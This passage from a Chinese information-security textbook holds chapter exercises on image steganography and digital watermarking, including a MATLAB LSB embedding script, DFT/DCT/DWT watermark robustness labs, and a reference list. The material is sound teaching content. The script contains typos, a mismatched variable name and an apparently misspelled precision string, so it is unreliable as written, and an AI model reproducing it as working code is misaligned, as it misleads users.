要点：图像在高频、中频、低频隐藏信息后，其差别很难用肉眼观察出来。可用峰值信噪比 PSNR 量化，以便评价。

（4）对藏有信息的高频、中频、低频 3 个图像文件分别作 JPEG 压缩，之后进行信息提取，改变压缩倍数，考察不同参数隐藏抵抗压缩的能力。

（5）分析说明为什么要将信息隐藏在中频位置。

习　题　10

1．选择题

（1）密码术主要是（　　），而隐藏术主要是（　　）。

A．对秘密信息本身进行保护　　　　B．掩盖信息存在的事实

（2）数字版权管理主要采用数据加密、版权保护、数据签名和（　　）。

A．数字水印　　B．防篡改　　C．访问控制　　D．密钥分配

2．下面是一段 MATLAB 程序，用 LSB 技术实现在图像 mode.bmp 中隐藏消息文件 ciphertext.txt，隐藏后的图像文件是 demo.bmp。请写出其 LSB 实现秘密消息提取的程序。

```
%嵌入消息文件
cover=imread('mode.bmp');
ste_over=cover;
ste_cover=double(ste_cover);
f_id=fopen('ciphertext.txt','r');
[msg,len_total]=fread(f_id,'ubitl');
[m,n]=size(ste_cover);
if len_total>m*n
    error('嵌入消息量太大,请更换图像文件');
end
p=1;
for f2=1:n
    for f1=1:m
        ste_cover(f1,f2)=ste_cover(f1,f2)-mod(ste_cover(f1,f2),2)+msg(p,1);
        if p==len_total
            break;
        end
        p=p+1;
    end
    if p==len_total
        break;
    end
end
ste_cover=uint8(ste_cover);
imwrite(ste_cover,'demo.bmp');
subplot(1,2,1);imshow(cover);title('原始图像');
```

```
subplot(1,2,2);imshow('demo.bmp');Title('隐藏信息后的图像');
```

3. 以任意大小的RGB图像的某一层为载体，用MATLAB实现LSB信息隐藏和提取算法，要求：

(1) 能随机选择嵌入的位置。

(2) 嵌入位均匀分布于载体中。

(3) 对所实现的隐藏和提取算法进行详细描述，并画出流程图。

(4) 给出实验结果。

(5) 对隐藏图像进行一些攻击分析，从而说明LSB算法的安全性。

4. 数字水印实验。

常用的数字水印频域转换的方法有离散傅里叶变换(DFT)、离散余弦变换(DCT)和离散小波变换(DWT)3种。要求分别采用这3种频域变换方法对同一幅图像进行水印信息的加载，检测这3种方法的不可见性和鲁棒性，比较这3种频域变换方法的优劣。

实验过程主要是：首先，通过采用离散傅里叶变换、离散余弦变换、离散小波变换这3种变换方法，将载体图像从空域转换到频域，修改相应的频域系数，嵌入水印信息，从而得到含水印的数字图像A、B、C。其次，攻击这个含水印的数字图像，并提取水印信号。再次，对未受攻击的含水印的图像进行水印信号的提取。最后，将攻击后检测到的水印信号与未受攻击时提取的水印信号相比较，分析这3种变换的优点。具体实验步骤如下：

(1) 制作水印图像。

(2) 选择载体图像(例如采用lena图像)，分别用离散傅里叶变换、离散余弦变换和离散小波变换对其嵌入水印信号，得到含有水印的数字图像A、B、C。

(3) 在未受攻击的情况下，提取各自的水印图像。

(4) 分别对A、B、C这3张图像做剪切、噪声、污染、旋转攻击。

(5) 对攻击后的图像进行水印提取，与未受攻击所提取到的水印信号相比较，检测其PSNR值和NC值，并综合分析3种算法的优劣。

5. 基于DCT变换的信息隐藏算法实验。

载体图像为24位bmp图像Lena.bmp，嵌入的秘密信息为从屏幕上随机输入的文本信息，要求对载体图像Lena.bmp进行颜色分量分解与离散余弦变换，将秘密信息转换成二进制流并嵌入到载体图像的DCT变换域中，显示原载体图像、需要嵌入的秘密信息及其相应的二进制流、嵌入了秘密信息的伪装载体，提取的秘密信息。

要求：

(1) 写出设计思想和实验步骤。

(2) 给出程序清单。

(3) 实验调试记录。

(4) 实验结果及其分析。

(5) 实验心得体会。

参 考 文 献

[1] 胡浩,代兆军,等.防火墙防护能力检测技术[J]. 计算机应用,2004,24(7):99-101.

[2] 周森鑫. 状态检测防火墙技术的研究[J]. 安徽工业大学学报,2006,23(4):455-458.

[3] 于泠,李国建. 基于特征串树的病毒特征码匹配算法[J]. 南京师范大学学报(工程技术版),2003,3(4):37-40.

[4] 罗川,辛茗庭,等.网页木马剖析与实现[J].计算机安全,2007(12):83-85.

[5] 谢辰.计算机病毒行为特征的检测分析方法[J].网络安全技术与应用,2012(4):37-39.

[6] 张瑜,费文晓,等.基于 PKI 的数字证书[J]. 网络信息技术,2006,25(4):30-32.

[7] 黄仿元. 基于 LSB 的数字水印算法及 MATLAB 实现[J]. 现代机械,2008(2):67-69.

[8] 任晓扬,韩勇.基于 DCT 数字水印算法的 MATLAB 实现[J].仪器仪表用户,2009(1):116-117.

[9] 王亚伟,王行愚.基于双混沌系统的数字混沌加密算法[J]. 计算机应用与软件,2007,24(8):29-30.

[10] 罗森林、高平. 信息系统安全与对抗技术实验教程[M]. 北京:北京理工大学出版社,2005.

[11] 王盛邦. 计算机网络实验教程[M]. 北京:清华大学出版社,2012.

[12] 中国协议分析网,http://www.cnpaf.net/.

[13] Bollapragada V,Khalid M,Wainner S. IPSec VPN 设计[M]. 袁国忠,译.北京:人民邮电出版社,2010.

[14] Desmeules R. Cisco IPv6 网络实现技术[M]. 王玲芳,等译.北京:人民邮电出版社,2004.

[15] 谢建全,谢勍,等. 基于 Logistic 映射的加密算法的安全性分析与改进[J]. 小型计算机系统,2010,6(6):1073-1076.

[16] 肖自金. 浅析 Squid 代理服务器的访问控制策略[J]. 甘肃广播电视大学学报,2008,6(6):70-71.

[17] 刘艳玲.基于封包截获技术的个人防火墙的研究与实现[D].西安:西北工业大学,2005:30-33.

[18] S Xu, Y Wang, J Wang, et al. A Fast Image Encryption Scheme Based on A Nonlinear Chaotic Map. In: International Conference on Signal Processing Systems (ICSPS), 2010:326-330.